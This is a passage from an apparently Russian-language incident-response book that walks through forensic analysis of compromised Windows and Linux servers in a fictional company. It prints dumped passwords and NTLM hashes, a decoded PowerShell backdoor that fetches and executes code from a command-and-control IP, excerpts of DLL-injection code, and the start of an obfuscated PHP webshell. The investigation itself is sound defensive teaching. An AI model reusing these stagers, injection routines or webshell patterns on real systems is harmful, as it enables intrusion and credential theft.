d/d  68679-144-1 :      Temp
r/r  181620-144-1 :      temp.pdt

```

Как только мы оказываемся в позиции **inode** файла (181620-144-1), мы можем извлечь его содержимое при помощи утилиты **icat** (также в составе **SleuthKit**):

```

root@Guard:~/ icat -i afflib -o 718848 sv0088_disk.vmdk 181620-144-1 >
temp.pdt

root@Guard:~/ ls -l temp.pdt

-rw-r--r--  1 root root 1.5M Mar  14 13:10 temp.pdt

root@Guard:~/ cat temp.pdt |less
[...]
* Username : Administrator
* Domain   : LEOSTRIKE
* NTLM     : c0f2e311d3f450a7ff2571bb59fbede5
* SHA1     : 233d80717279be3f198e37811e319eda87f73977
[...]
wdigest :
* Username : georges_adm
* Domain   : LEOSTRIKE
* Password : Charvel*880
[...]
wdigest :
* Username : rachel
* Domain   : LEOSTRIKE
* Password : Shuuz091%
[...]

```

1,5 МБ! Мама дорогая, да это же файл с паролями! План восстановления будет, конечно же, включать специальную инструкцию для сброса всех паролей, но некоторые учетные записи сбросить гораздо труднее, чем остальные. Взять хотя бы локального администратора, например.

Мы можем ясно понять, что атакующий завладел его NTLM-хэшем, который в окружении Windows эквивалентен версии пароля в открытом тексте.⁷⁹

Этот пароль, на деле, одинаковый на всех Windows-машинах.

Вот как атакующий прыгал с одного сервера на другой без необходимости в использовании `a_update`. Нам нужно не только изменить этот пароль, но и сделать его уникальным на каждой машине - что, как вы можете догадаться, потребует определенной работы.⁸⁰

Необычный размер файла с паролями предоставляет для нас очень ценную улику. Процесс снятия дампа повторяется либо на регулярной основе (запланированное задание), либо по определенным событиям (открытие сеанса, запуск службы и так далее). Все эти элементы могут быть найдены в тех же компонентах Windows: в ключах реестра! Они хранятся на диске в файлах, находящихся по адресу:

- `C:\Windows\system32\config\SYSTEM` хранит системные параметры
- `C:\Windows\system32\SOFTWARE` содержит параметры программного обеспечения и Windows

⁷⁹ Почитайте книгу “Занимайся хакингом с ловкостью порнозвезды”, в ней приводится пример массовой атаки `pass-the-hash`.

⁸⁰ Утилита LAPS от Microsoft - это свободное и очень эффективное решение:

<https://www.microsoft.com/en-us/download/details.aspx?id=46899>

- C:\Windows\system32\SAM хранит локальных пользователей и хэши паролей
- C:\Windows\system32\SECURITY содержит политики безопасности, применяемые к текущему пользователю
- C:\users\administrator\NTUSER.DAT хранит предпочтения пользователя

Мы извлекаем их, используя `fls` и `icat`, как было показано ранее, и готовимся погрузиться в десятки тысяч бинарных значений, большей частью незадокументированных:

```
root@Guard:~/ icat -i afflib -o 718848 sv0088_disk.vmdk 25583-128-3 > SAM
root@Guard:~/ icat -i afflib -o 718848 sv0088_disk.vmdk 25584-128-3 >
SECURITY

root@Guard:~/ icat -i afflib -o 718848 sv0088_disk.vmdk 25585-128-3 >
SYSTEM

root@Guard:~/ icat -i afflib -o 718848 sv0088_disk.vmdk 27569-128-3 >
SOFTWARE
```

К счастью, нам не нужно проходить через этот процесс без надлежащего оснащения. Мы будем использовать **Regripper**⁸¹, опенсорсный инструмент, для извлечения различной информации о ключах реестра: иконки, по которым кликал пользователь (**UserAssist**), локальные параметры брандмауэра, история браузера, пакеты программного обеспечения... и конечно, классические ключи для закрепления в системе.

Модуль **soft_run** в **Regripper** анализирует следующие ключи, используемые для достижения устойчивости в системе:

1. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Запускает любую программу, определенную подключом, на старте сеанса. Программа запускается с правами пользователя.

⁸¹ <https://github.com/keydet89/RegRipper2.8>

2. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

Тоже самое, что и предыдущий раздел, но программа удаляется из ключа реестра после входа пользователя в систему.

3. HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Server\Install\Software\Microsoft\Windows\CurrentVersion\Run

Запускает любую программу, указанную в подключе на старте RDP-сеанса. Программа запускается с правами пользователя.

4. HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Server\Install\Software\Microsoft\Windows\CurrentVersion\RunOnce

Тоже самое, что и предыдущий, но программа удаляется из ключа реестра после старта RDP-сеанса.

5. HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

Запускает любую программу, указанную в подключе, на старте сеанса.

6.

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce

Тоже самое, что и предыдущий, но запускает только один раз.

7.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

Запускает программу каждый раз, когда пользователь открывает проводник Windows.

8.

HKLM\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

Тоже самое, что и предыдущий.

9. HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices

Запускает программу как службу на старте.

```
C:\case\regripper> rip.exe -r soft.hive2 -p soft_run
```

```
Wow6432Node\Microsoft\Windows\CurrentVersion\Run
LastWrite Time Thu Feb 02 06:19:13 2017 (UTC)
WindowsUpdate powershell -W hidden -enc JABiAHIAbwB3AHMAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAH
cgBvAHcAcwBIAHIALgBQAHIAbwB4AHkALgBDAHIAZQBkAGUAbgB0AbgB0AGUAbgB0AC4AYwBvAG0ALwBQAG8AdwBIAHIAU
LastWrite Time Thu Feb 02 06:33:12 2017 (UTC)
WindowsWSUS powershell -W hidden -enc PQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBJAG8AbQBvAGIAagBIAg
YwBhAHQAaQBvAG4AOwAuAHYAaQBzAGkAYgBsAGUAPQBGAGEAbABzAGUAOWAuAG4AYQB2AGkAZwBhAHQAQZQAoACcAaAB0AH
```

В точку! Мы уже знакомы с содержимым первого ключа, с лукавством названного как **WindowsUpdate**; он запускает процесс **Mimikatz**, который сохраняет пароли в файл. При этом второй ключ совершенно новый для нас:

```
root@Guard:~/ echo "PQBOAGUAdwAtAE8AYgBq[...]" |base64 -d
```

```
$ie=New-Object -comobject InternetExplorer.Application;
$ie.visible=$False;
$ie.navigate('https://110.232.64.190/Aksoxvkj091');
start-sleep -s 5;
$r=$ie.Document.body.innerHTML;
$ie.quit();
IEX $r
```

Ключ действительно работает в качестве бэкдора! Каждый раз, когда открывается сеанс, он отправляет запрос на C2C-сервер, ожидая получить скрипт для загрузки и выполнения. Это тот же самый IP-адрес, который мы выявили в памяти ранее, но не смогли отследить непосредственный пейлоад.

Раз уж на то пошло, давайте отработаем по этой зацепке и скачаем этот пейлоад.⁸² Мы заменяем команду “IEX” на более безобидную команду “write-host”, затем выполняем скрипт:

```
$ie=New-Object -comobject InternetExplorer.Application;
$ie.visible=$False;
$ie.navigate('https://110.232.64.190/Aksoxvkj091');
start-sleep -s 5;
$r=$ie.Document.body.innerHTML;
$ie.quit();
Write-host $r | out-file .\script_Aksoxvkj091.txt -append
```

```
PS C:\examples\HIR> Get-Content .\script_Aksoxvkj091.txt
IEX (New-Object Net.Webclient).downloadstring("https://110.232.64.190/QJaiaugaliayx")
PS C:\examples\HIR>
```

Очередной небольшой stager, который вновь загружает код с того же самого C2C-сервера. Продолжаем играть и снова меняем метод выполнения, чтобы теперь вывести данные:

```
Write-host (New-Object
Net.Webclient).downloadstring("https://110.232.64.190/QJaiaugaliayx") |
out-file .\script_QJaiaugaliayx.txt -append
```

Мы получаем файл с порядка 3000 строк. Вот теперь другое дело! Мы не будем просматривать его строка за строкой, но вот фрагменты кода, которые кажутся наиболее интересными:

```
Write-BytesToMemory -Bytes $CallDllMainSC1 -MemoryAddress $SCPSMem
[...]
Write-BytesToMemory -Bytes $CallDllMainSC3 -MemoryAddress $SCPSMem
[...]
$RSCAddr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle,
[IntPtr]::Zero, [UIntPtr][UInt64]$SCLength, $Win32Constants.MEM_COMMIT -bor
$Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
[...]
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle,
```

⁸² Всегда избегайте использования своих обычных браузеров для повседневной работы, когда собираетесь поиграться с вредоносным пейлоадом. Кто знает, что вы получите: 0-day для Chrome, Java-апплет для побега из песочницы и т.д. Если вы не знаете в точности, как защитить себя, используйте одноразовую машину с песочницей.

```
$RSCAddr, $SCPSMemOriginal, [UIntPtr][UInt64]$SCLength,  
[Ref]$NumBytesWritten)  
[...]  
$RThreadHandle = Create-RemoteThread -ProcessHandle $RemoteProcHandle -  
StartAddress $RSCAddr -Win32Functions $Win32Functions  
$Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)  
[...]
```

Вы узнаете этот паттерн? Мы встречали его ранее, когда говорили о скрытных DLL-инъекциях на компьютере Барни:

- **VirtualAllocEx** для выделения памяти в удаленном процессе с атрибутами **PAGE_EXECUTE_READWRITE**
- **WriteProcessMemory** для записи вредоносной DLL
- **Create-RemoteThread** для выполнения кода

Это известная модель атакующего: сбрасывать библиотеки DLL в какой-нибудь процесс, снижая отпечаток в памяти до совершенного минимума. Умно. Вот почему было так трудно обнаружить его на лишь одной машине.

На данном этапе расследования у нас есть весьма основательное понимание образа действий атакующего. У нас достаточно ИОС (индикаторов компрометации), чтобы выявить большую часть зараженных машин.

Однако, мы по-прежнему не знаем, какого рода документы утекли из компании.

Он был остановлен немного раньше времени в мэйнфрейме, поэтому есть шансы, что он не смог слить базу данных клиентов. Однако, в окружении Windows он комфортно находился в течение двух месяцев. Поэтому высока вероятность, что он заполучил все критичные файлы, что там есть! Руководство запрашивает убедительные доказательства, вот почему мы пошли разбираться с **SV0088** в первую очередь.

Давайте вернемся к основам файловых систем. Каждая последняя операция с файлом автоматически фиксируется в свойствах этого файла в MFT-таблице: последнее время доступа, последнее время создания и последнее время изменения.

Это очень мощный источник информации, который дает точную карту последних изменений на диске. Мы не получим ни ID пользователя, связанного с задачей, ни историю изменений, но это не имеет значения.

Если папки отдела кадров и руководящего состава были скопированы в массовом порядке, мы должны будем увидеть относительно одинаковое время доступа в тысячах подпапок и файлов. Этого будет достаточно, чтобы доказать, что атакующий смог скопировать эти критичные файлы.

Если вспомнить результат команды `mmls`, то он отчетливо показал раздел, который был значительно крупнее, чем другие два ($976562502 \times 512 = 500$ ГБ).

```
root@Guard:~/ mmls -i afflib sv0088_disk.vmdk
```

```
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors
```

	Slot	Start	End	Length	Description
000:	Meta	0000000000	0000000000	0000000001	Primary Table (#0)
001:	-----	0000000000	0000002047	0000002048	Unallocated
002:	000:000	0000002048	0000718847	0000716800	NTFS / exFAT (0x07)
003:	000:001	0000718848	0083884031	0083165184	NTFS / exFAT (0x07)
004:	000:002	0083884032	1060446534	0976562502	NTFS / exFAT (0x07)

Должно быть, это раздел, в котором хранятся общие папки, используемые руководящим составом корпорации. Мы переходим к снятию дампа MFT этого раздела.

Как уже отмечалось, MFT - это всего лишь файл, как и любой другой файл, хранящийся в разделе. Мы можем установить его **inode** при помощи **fls** и извлечь его содержимое, используя **icat**.

```
root@Guard:~/ fls -i afflib -o 83884032 sv0088_disk.vmdk

r/r  4-128-4:    $AttrDef
r/r  8-128-2:    $badClus
r/r  6-128-4:    $Bitmap
r/r  0-128-6:    $MFT
r/r  1-128-1:    $MFTMirr
[...]
```

```
root@Guard:~/ icat -i afflib -o 83884032 sv0088_disk.vmdk 0-128-6 >
table_sv0088.mft
```

Чтобы извлечь и распарсить данные по времени, хранящиеся в MFT-таблице, мы используем утилиту **analyzeMFT**.⁸³ Она дает на выходе CSV-файл, который мы сможем легко просмотреть, используя фильтры в Excel:

```
root@Guard:~/ analyzeMFT.py -f table_sv0088.mft -o output_sv0088.csv -
progress --bodyfull
```

Опция “**--bodyfull**” выводит полные имена путей, а не только лишь имена файлов, что только добавляет веса файлу, который иногда может достигать порядка 300-500 МБ, так что это не самый удобный размер для обработки посредством Excel или OpenOffice.

Мы немного схитрим и преодолеем это ограничение. Поскольку мы ищем необычно огромное количество запросов доступа, то разделим этот крупный файл на множество маленьких файлов, каждый из которых будет содержать недельное количество операций доступа.

⁸³ <https://github.com/dkovar/analyzeMFT>

Чем больше будет этот файл, тем больше запросов на доступ было выполнено во время этой недели. Используя подобный метод, мы должны будем выявить любой скачок, который привел к потенциальной утечке.

Следующий Python-скрипт (`split_body.py`) выполнит этот трюк:

```
import os
import datetime
import re

# Создать выходной каталог
if not os.path.exists("output"):
    os.makedirs("output")

# Открыть файл MFT output, сгенерированный AnalyzeMFT
with open("mft_output.txt", 'r') as infile:
    for line in infile:
        # Получить дату доступа по каждой записи
        date_str = str(line.split("\t")[10].split(" ")[0].strip())

        # Если не дата, пропустить
        if re.search('[a-zA-Z]', date_str) or date_str=="":
            continue

        # Если не подходящий формат, перезаписать дату
        if date_str.find("/") > 0:
            date_str = datetime.datetime.strptime(date_str,
'%d/%m/%Y').strftime('%Y-%m-%d')
            try:
                origin_date = datetime.datetime(2017, 01, 01).date()
                date_record = datetime.datetime.strptime(date_str,
"%Y-%m-%d").date()
                # Если дата предшествует атаке (1 января), нас это
                # не интересует
                if date_record < origin_date:
                    continue;

                # Сосчитать номер недели
                week_number = date_record.isocalendar()[1]
                # Записать выходные данные в уникальный файл по каждой
```

неделе

```
        out = open("output/mft_"+str(week_number)+".csv", "a+")
        out.write(line)
        out.close()
    except:
        print "error:" + date_str
    print "[+] Done"
```

```
root@Guard:~/ python split_body.py
[+] Done

root@Guard:~/ ll output/
total 290M
-rw-r--r-- 1 root root 15M Mar 14 15:03 mft_01.csv
-rw-r--r-- 1 root root 28M Mar 14 15:03 mft_02.csv
-rw-r--r-- 1 root root 26M Mar 14 15:03 mft_03.csv
-rw-r--r-- 1 root root 22M Mar 14 15:03 mft_04.csv
-rw-r--r-- 1 root root 11M Mar 14 15:03 mft_05.csv
-rw-r--r-- 1 root root 28M Mar 14 15:03 mft_06.csv
-rw-r--r-- 1 root root 24M Mar 14 15:03 mft_07.csv
-rw-r--r-- 1 root root 74M Mar 14 15:04 mft_08.csv
-rw-r--r-- 1 root root 24M Mar 14 15:03 mft_09.csv
-rw-r--r-- 1 root root 16M Mar 14 15:03 mft_10.csv
-rw-r--r-- 1 root root 27M Mar 14 15:03 mft_11.csv
```

Неделя номер 8 выделяется заметным размером в сравнении с другими неделями. Открываем файл в Excel и замечаем ожидаемый паттерн перебора:

Record Number	Parent File Rec. #	Filename #1	Std Info Access date
1060	1060	/Board/Business/Shareholders/list_significant_sharehold	2017-01-31 22:46:12.260544
1061	1061	/Board/Business/Shareholders/new_offering.pdf	2017-01-31 22:46:12.360544
1062	1062	/Board/Business/Shareholders/new_offering_v1.1.pdf	2017-01-31 22:46:12.560545
1063	1063	/Board/Business/Shareholders/zz_draft_revenues2017.p	2017-01-31 22:46:12.760546
1064	1064	/Board/Business/Takeover_2018/companies.xlsx	2017-01-31 15:46:13.260547
1065	1065	/Board/Business/Takeover_2018/companies_revenues	2017-01-31 22:46:12.360548
1066	1066	/Board/Business/Takeover_2018/Directors_approval.pdf	2017-01-31 22:46:12.560549
1067	1067	/Board/Business/Takeover_2018/HR_validation	2017-01-31 22:46:12.760550
1068	1068	/Board/Business/Takeover_2018/risks_A1	2017-01-31 22:46:13.260551

Алфавитный порядок, в котором к этим файлам обращались, близкие значения времени доступа и позднее время суток указывают, что это работа атакующего.

Мы передаем этот список файлов руководству компании, чтобы они могли принять подходящие меры на случай, если атакующий решит продать свои трофеи покупателю, предложившему самую высокую цену.

Анализ IP

Пока мы завершали форензик-анализ **SV0088**, админы прокси передали нам полный список всех удаленных IP-адресов, с которыми контактировали подозреваемые сервера, определенные во время предыдущего анализа.

Список очень маленький, потому что все эти сервера hostят внутренние приложения и не имеют оснований для вызова внешних ресурсов. Даже обновления подгружаются выделенными сервером, а затем распределяются внутри:

static.facebook.com
31.3.224.101
24.134.100.19
akan0871fajdzaiad.097JQdc.com
46.218.100.198
37.60.48.19
219.128.13.22
62.129.29.10
yandex.ru
46.99.30.109
27.117.128.10
110.232.64.190
static.amazon.com
40.77.228.68
198.11.132.250
98.131.152.149
216.58.204.238
Jaoaza101L.a8165181.com
198.11.131.20
40.77.232.90
27.114.192.89

stackoverflow.com
23.79.154.157
98.139.180.149
111.13.101.208
208.80.153.224
5.45.96.192
89.111.176.202
static.imdb.com
5.45.96.61
199.59.148.12
23.100.122.175
23.96.52.53
191.239.213.197
104.40.211.35
104.43.195.251
github.com

Даже не учитывая очевидное нарушение правил использования корпоративных ресурсов (зачем админам использовать сервер для посещения Facebook?), мы можем быстро отметить три известные C2C URL/IP-адреса, а также некоторые другие, которые по виду повторяют одинаковый паттерн.

Однако, чтобы тщательно разобраться, мы пишем простенький скрипт для разведки⁸⁴, который получает WHOIS-информацию и выводит ее в CSV-файл.

ip	dns	owner	netname	country
219.128.13.22	219.128.13.22		CHINANET-GD	CN
5.255.255.70	yandex.ru		YANDEX-5-255-255	RU
46.99.30.109	46.99.30.109		Ipko-Residential-NAT-Pool1	AL
54.192.79.239	static.amazon.com		NetName: AMAZON-2011L	US
40.77.228.68	40.77.228.68		NetName: MSFT	US
40.77.232.90	40.77.232.90		NetName: MSFT	US

⁸⁴ <https://github.com/HackLikeAPornstar/LeoStrike/blob/master/whois.sh>

Нам нужно удалить достоверные IP-адреса и URL, чтобы лучше сфокусироваться на оставшихся адресах. Под “достоверными” мы понимаем, что они либо принадлежат известным партнерам по бизнесу, либо известным компаниям.⁸⁵

В этой таблице мы удаляем Microsoft и Yandex, но заносим в черный список IP **219.128.13.22**, уже найденный в процессе анализа **WK0025**. Также помечаем IP **46.99.30.109**, потому что он не резолвится в доменное имя, хостится в Албании и не соответствует ни одному сетевому диапазону партнеров.

Обрабатываем оставшиеся IP-адреса по такой же системе оценки⁸⁶, что по итогу приводит к следующему списку:

IP	DNS	Страна
24.134.110.28	akan0871fajdzaiad.097JQdc.com	DE
219.128.13.22	219.128.13.22	CN
46.99.30.109	46.99.30.109	AL
27.117.128.10	27.117.128.10	KR
110.232.64.190	110.232.64.190	ID
23.79.154.157	Jaoaza101L.a8165181.com	US
27.114.192.89	27.114.192.89	SG
111.13.101.208	111.13.101.208	CN
89.111.176.202	89.111.176.202	RU

Безусловно, будут некоторые ложноположительные результаты. В конечном счете, нет точной науки определения вредоносных IP-адресов исходя из WHOIS-информации.

Но лучше заблокировать весь вредоносный трафик и небольшую часть легитимного трафика, чем упустить часть

⁸⁵ Некоторые вредоносные программы используют сайты социальных сетей, чтобы получать команды и извлекать данные, подобного рода поведение не подходит под имеющиеся находки, полученные в этом расследовании. Ознакомьтесь с исследованием по технике domain fronting:

https://www.fireeye.com/blog/threat-research/2017/03/apt29_domain_frontin.html

⁸⁶ Как однажды сказал мой коллега и ментор: “Когда сомневаешься - заноси в черный список и жди, пока кто-нибудь не пожалуется”.

вредоносного. Рабочие группы проинструктированы отслеживать свои приложения и докладывать о любых инцидентах, поэтому мы сможем быстро восстановить ситуацию.

Обратите внимание на то, что IP-адреса C2C рассредоточены по всему миру: США, Албания, Китай, Россия и так далее. Это приводит к важному выводу, с которым должен быть знаком каждый человек, работающий с инцидентами: по IP-адресам невозможно установить атрибуцию.

Журналисты и некоторые эксперты по (кибер)безопасности любят играть в установление принадлежности злоумышленников, основываясь на стране происхождения IP-адресов, но это пустая трата времени. Любой человек может получить IP-адрес в любой точке мира.⁸⁷ Иногда атакующие любят возлагать ответственность на другие страны, чтобы запутать следователей или извлечь выгоду из существующей политической напряженности, чтобы усложнить дело.

В нашем случае атакующий, по всей видимости, владеет несколькими серверами в разных точках мира для поддержания максимальной устойчивости. Если один из C2C теряет доступ из-за того, что торопливый админ обнаружил бэкдор и вычистил рабочую станцию, то второй C2C по-прежнему сохранит доступ к другому серверу.

Вот почему мы оттягиваем этап принятия мер по ликвидации последствий настолько, насколько это возможно. Нам нужно обрезать весь доступ за раз, чтобы гарантированно выкинуть атакующего насовсем.

Мы передаем этот список IP командам, ответственным за файрвол и прокси, и просим их фиксировать любой сервер или

⁸⁷ <http://crypto.net/~joepie91/bitcoinvps.html>

рабочую станцию, которые пытаются связаться с IP из этого списка. Это должно распространяться на все зараженные активы LeoStrat.

Переходим к анализу второго важного списка IP-адресов: все машины, общавшиеся по RPC (вновь, должно быть достаточно порта 135) в январе с сервером **SV0099**, который является нашим предполагаемым нулевым пациентом.

Понятно, что все это внутренние IP-адреса, поэтому не ждите большого количества информации, кроме имен хостов.

10.20.20.111	dc1.leostrike.corp
10.20.20.112	dc2.leostrike.corp
10.20.20.61	wsus.leostrike.corp
10.20.20.161	bak.leostrike.corp
[...]	
192.168.10.11	WK0011.leostrike.corp
192.168.10.12	WK0012.leostrike.corp
[...]	
10.30.10.87	db001.leostrike.corp
10.30.10.90	db056.leostrike.corp
[...]	
10.89.12.11	sv0933.leostrike.corp

Мы удаляем все “обычные” и “ожидаемые” машины, отправляющие RPC-пакеты, включая контроллеры домена, известные рабочие станции администраторов, WSUS (сервер обновлений) и так далее, но у нас по-прежнему остается 45 IP-адресов для выбора.

Это будут сторонние приложения, кастомные скрипты и другие странные утилиты, которые обычно можно повстречать в корпорациях. Мы не знаем, какие машины имеют права на отправку RPC-пакетов, поэтому просим администратора Windows помочь найти какие-либо очевидные зацепки, которые мы могли упустить из виду, что-то по этим серверам, что может вызвать подозрения. Ничего.

Не зная, что делать дальше, мы просто выполняем сканирование портов на всех этих машинах с опцией **traceroute**. Поскольку у нас все еще нет схемы этой сети, мы будем использовать количество хопов, чтобы определить, где эти машины находятся.

```
root@Guard:~/ nmap -n --tr -il ips_rpc.txt -oA result_rpc.txt
```

```
Nmap scan report for 10.30.10.87
```

```
PORT      STATE SERVICE
```

```
135/tcp open  msrpc
```

```
445/tcp open  smb
```

```
1433/tcp open  mssql
```

```
Service Info: OS: Windows
```

```
TRACEROUTE
```

```
HOP  RTT      ADDRESS
```

```
1          0.46 ms  192.168.1.254
```

```
2          0.56 ms  10.30.10.1
```

```
[...]
```

```
Nmap scan report for 10.30.10.90
```

```
PORT      STATE SERVICE
```

```
135/tcp open  msrpc
```

```
139/tcp open  netbios-ssn
```

```
443/tcp open  https
```

```
445/tcp open  smb
```

```
1433/tcp open  mssql
```

```
3389/tcp open  rdp
```

```
Service Info: OS: Windows
```

```
TRACEROUTE
```

```
HOP  RTT      ADDRESS
```

```
1          0.46 ms  192.168.1.254
```

```
2          0.56 ms  10.30.10.1
```

```
[...]
```

```
Nmap scan report for 10.89.12.11
```

```
PORT      STATE SERVICE
```

```
22/tcp    ssh
```

```
80/tcp open  http
```

```
111/tcp open  rpc
```

```
443/tcp open  https
```

```
3306/tcp open  mysql
```

```
Service Info: OS: Linux
```

```
TRACEROUTE
```

```
HOP  RTT      ADDRESS
```

```
1          0.46 ms  192.168.1.254
```

```
2          0.56 ms  10.40.20.1
```

```
3          0.56 ms  10.89.12.1
```

Вы заметили аномалию? Если нет, присмотритесь еще раз. Видите порт 22 на машине **SV0933**? Да, это Linux-машина! С какой

целью Linux-машина отправляет RPC-команды на рандомный Windows-сервер?

Могут быть некоторые редкие сценарии использования, которые можно было бы объяснить, но это, возможно, не один из них. Кроме того, по всей видимости, машина находится за одним лишним сетевым хопом, так что мы зовем администратора Linux и спрашиваем его об этом сервере.

“Дайте-ка я проверю... **SV0933** - это каталог веб-продуктов в интернете. Но он был свернут несколько месяцев назад. Мы перешли на SaaS-решение, а что?”

Попался! До того, как мы даже начинаем анализ этой машины, мы уже понимаем, что выследили первую точку входа атакующего. Это должна быть именно она.

Linux-машина хостится в публичной DMZ и не должна контактировать со внутренними ресурсами, и все же она отправляла RPC-команды на сервер Windows, который подозревается в качестве базы атакующего. Все сходится.

Анализ Linux

Сервер Linux - это очередная виртуальная машина. Вы можете подумать, что мы сразу же приступим к препарированию памяти в поисках подозрительных артефактов, но не в этот раз. Давайте поступим хитроумно.

Атака, вероятно, произошла в течение декабря или января, возможно, даже раньше. Этого более чем достаточно, чтобы из памяти были вычищены любые значащие данные. Более того, любое закрепление, достаточно надежное, чтобы оставаться в памяти все это время, должно быть осуществлено на уровне диска. Иначе как оно переживет перезагрузку?

В силу этих причин, мы лучше сосредоточимся на том, что произошло на диске, в частности, на веб-приложении, которое хостится на сервере. Атакующий скорее всего атаковал веб-приложение, а не забрутфорсил свой путь через SSH или проэксплуатировал уязвимость нулевого дня для любого другого видимого сервиса.

Мы подозреваем, что источником всего этого кошмара стала условная SQL-инъекция или удаленное выполнение кода либо для установленной CMS, либо для кастомного кода, разработанного кем-то из LeoStrat. Если это действительно так, атакующему, возможно, понадобился лишь деликатный механизм закрепления: учетная запись администратора CMS, PHP/JSP код на веб-странице и т.п.

Мы копируем VMDK-файл, связанный с этим Linux-сервером, и бэкапим его на отдельный носитель. Как обычно, проставляем временную метку и хэш, затем ищем разделы на этом диске, используя классическую команду `mmls`:

```
root@Guard:~/ mmls -i afflib sv0933_disk.vmdk
```

```
Offset Sector: 0
Units are in 512-byte sectors
```

	Slot	Start	End	Length	Description
000:	Meta	00000000000	00000000000	00000000001	Primary Table (#0)
001:	-----	00000000000	00000002047	00000002048	Unallocated
002:	000:000	00000002048	0061710335	0061708288	Linux (0x83)
003:	-----	0061710336	0061712383	00000002048	Unallocated
004:	Meta	0061712382	0064423935	0002711554	DOS Extended (0x05)
005:	Meta	0061712382	0061712382	00000000001	Extended Table (#1)
006:	001:000	0061712384	0064423935	0002711552	Linux Swap / Solaris
007:	-----	0064423936	0064424575	00000000640	Unallocated

Первый раздел, начинающийся со смещения 2048 (байт 1 048 576), это раздел, который хостит файловую систему Linux. В отличие от Windows, которая использует NTFS для сортировки файлов и папок, современные Linux-системы используют файловую

систему EXT4. Концепция **Inode** (уникальный дескриптор файла) практически одинаковая, но вместо MFT-таблицы мы получаем групповые дескрипторы и таблицу **Inode**.⁸⁸

Нам не нужно беспокоиться об этих тонкостях в этом конкретном сценарии. Мы не ищем руткит или малварь нулевого дня, скрывающуюся в забытом неиспользуемом пространстве.⁸⁹

Мы подозреваем о наличии дыры на более высоких уровнях системы, на уровне веб-приложения. Мы можем выявить подобные отклонения, напрямую примонтировав раздел в режиме read-only и просмотрев папки на диске при помощи стандартных инструментов:

```
root@Guard:~/ mkdir /mnt/sv0993
root@Guard:~/ mount -o ro,loop,offset=1048576 sv0933_disk.vmdk /mnt/sv0993/
root@Guard:~/ ls /mnt/sv0993/var/www/
leocatalog
root@Guard:~/ ls /mnt/sv0993/var/www/leocatalog
```

```
total 188K
drwxr-xr-x  9 www-data www-data  4.0K Jan 11 2017 wp-admin
drwxr-xr-x  4 www-data www-data  4.0K Jan 11 2017 wp-content
drwxr-xr-x 18 www-data www-data 12K Jan 11 2017 wp-includes
-rw-r--r--  1 www-data www-data  418 Sep 25 2013 index.php
-rw-r--r--  1 www-data www-data  20K Jan  2 2017 license.txt
-rw-r--r--  1 www-data www-data  7.3K Jan 11 2017 readme.html
-rw-r--r--  1 www-data www-data  5.4K Sep 27 2016 wp-activate.php
-rw-r--r--  1 www-data www-data   364 Dec 19 2015 wp-blog-header.php
-rw-r--r--  1 www-data www-data  1.6K Aug 29 2016 wp-comments-post.php
-rw-r--r--  1 www-data www-data  2.8K Dec 16 2015 wp-config-sample.php
-rw-r--r--  1 www-data www-data  3.3K May 24 2015 wp-cron.php
-rw-r--r--  1 www-data www-data  2.4K Nov 21 2016 wp-links-opml.php
```

⁸⁸ Интересное описание структуры EXT4:

https://www.dfrws.org/sites/default/files/session-files/paper-an_analysis_of_ext4_for_digital_forensics.pdf

⁸⁹ Операционные системы выделяют блоки фиксированного размера. Когда вы создаете файл, содержащий букву "А", операционная система резервирует 4096 байтов для этого файла в целях оптимизации. Оставшиеся 4095 байтов считаются неиспользуемым пространством. Стандартные инструменты обработки данных (notepad, Word) останавливаются на символе "End of File" (конец файла), таким образом показывая только 1 байт, но MFT отчетливо показывает, что файл на деле 4096 байт длиной.

Веб-приложение живет в директории `/var/www/leocatalog`. Используемые имена ясно указывают на приложение на базе WordPress, работающее на версии 4.7:

```
root@Guard:~/ head /mnt/sv0093/var/www/leocatalog/readme.html
```

```
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
<body>
<h1 id="logo">
  <a href="https://wordpress.org/">90</sup> <https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html>

Помните, что мы ведем речь о веб-приложении, которое было свернуто несколько месяцев назад. Не должно быть практически никаких существенных обновлений кода за последнее время, и все-таки мы получаем достаточное количество изменений php-файлов, что весьма странно.

В любом случае, поскольку мы знаем, что атакующий - фанат base64<sup>91</sup>, давайте раскинем большую сеть, которая будет ловить все подозрительно длинные строки. Для этого мы используем опцию “-exec” для команды **find**.

Это позволит нам выполнять bash-команду для каждого отдельного результата, возвращаемого **find**. Выбираем поиск base64-строк, используя команду **grep**<sup>92</sup>:

```
root@Guard:~/ find . -type f -mtime -360 -name "*.php" -exec grep -Ei "[a-z0-9/={50,}]" {} /dev/null \;
```

```
/wordpress/wp-admin/includes/update-core.php: 'wp-includes/js/tinymce/skins/wordpress/images/
/wordpress/wp-admin/setup-config.php: $chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
/wordpress/wp-content/uploads/pic_981.php:eval(gzinflate(base64_decode('HJ3HkqNQEkU/ZzqCBd4t
J/AL1miwEJPPbWlsAxTrgB46jRW/00XpggW00yDI/H1kD7UqxI/3qjQZ4vz7HLsfNVW1BeQKiVH2VTrXtoiaKYdkT4o/
Fw1vVM9yS0Md44sSrPeSG8JPY0yEpK+U0y8d4n2EzI9MDnLMkLKQ08ZIYPW3sF4lUFF9g08AjT5ceta4HM7HkZi7S2y
